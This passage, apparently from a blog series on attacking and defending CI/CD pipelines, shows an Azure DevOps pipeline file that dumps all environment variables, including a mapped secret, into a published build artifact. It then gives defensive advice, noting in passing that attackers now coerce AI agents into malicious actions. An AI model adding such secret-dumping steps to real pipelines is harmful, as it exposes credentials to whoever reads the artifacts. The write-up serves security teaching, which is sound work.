Before we wrap up there is another method we can use to exfiltrate secrets. Much like CircleCI, we can write the environment/secrets to a file and publish it as a build artifact. Rather than include our build and push stages, we’ll focus on this technique. The changes look like this within the pipeline definition file:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
stages:
- stage: DumpSecret
  displayName: Dump Secret to Artefact
  jobs:
  - job: DumpSecret
    displayName: Dump Secret
    pool:
      vmImage: 'ubuntu-latest'
    steps:
    - script: |
        env > $(Build.ArtifactStagingDirectory)/env.txt
      displayName: 'Dump Env to File'
      env:
        ExposedSecret: $(SecretToken)
    - task: PublishBuildArtifacts@1
      inputs:
        PathtoPublish: '$(Build.ArtifactStagingDirectory)'
        ArtifactName: 'drop'
        publishLocation: 'Container'

Reviewing the pipeline run, we see that artefact is published and can see the env.txt.

Env File

Downloading the file we see a dump of all the environment variables including:

1
2
3
SYSTEM_WORKFOLDER=/home/vsts/work
ExposedSecret=SuperSecretToken
AGENT_READONLYVARIABLES=true

Wrap Up
#

And that’s it. For this post we’ve reviewed how Azure DevOps Pipelines work, how it handles common integrations with service connections which reduce the risk of secret exposure. For custom secrets, we’ve seen you need to explicitly map a secret to an environment variable and it has basic, accidental leakage protection in the build log.

For me, the most significant finding is the reverse connection was not shown in the build log. This means that anyone auditing it would have no idea that it’s happened other than a history trail in git or potentially SecOps detecting an outbound call to an unauthorised endpoint. In my experience, these types of activities and behaviours are not audited so I can see them easily slipping past security.

Series Conclusion
#

We’ve covered 5 major CI/CD platforms, each sharing similar issues with slight variances. So what would be my advice trying to protect your pipelines.

Key Takeaways:

  • The Pipeline is Production: Treat your pipeline as an extension of production. In the age of the ephemerial artefact promotion, having access to CI/CD is very powerful. Ensure you protect our pipeline definition file and review the changes via a protected branch (e.g. PR reviews).
  • Endpoint Detection and Response: Based on the evolving threats and how much development environments are being targeted, trying and apply some level of anomaly detection will help. The latest wave of attacks aren’t even dropping tailored scripts, rather instructions for AI agent to be coerced into doing malicious actions. Even with this, irregular outbound calls can be intercepted and blocked for security to review.
  • Handling Secrets: This is a prime target (along with cryptowallets) for adversaries. Use short-lived credentials whereever possible (e.g. OIDC). For secrets that cannot be dynamic, assume compromise and increase the frequency for rotation. If anything it will test your response procedures in rotating secrets and blocking any compromised packages from further distribution.

If you’ve made it this far, thank you and hope you found it insightful and a useful reference point. Now TTL.

Related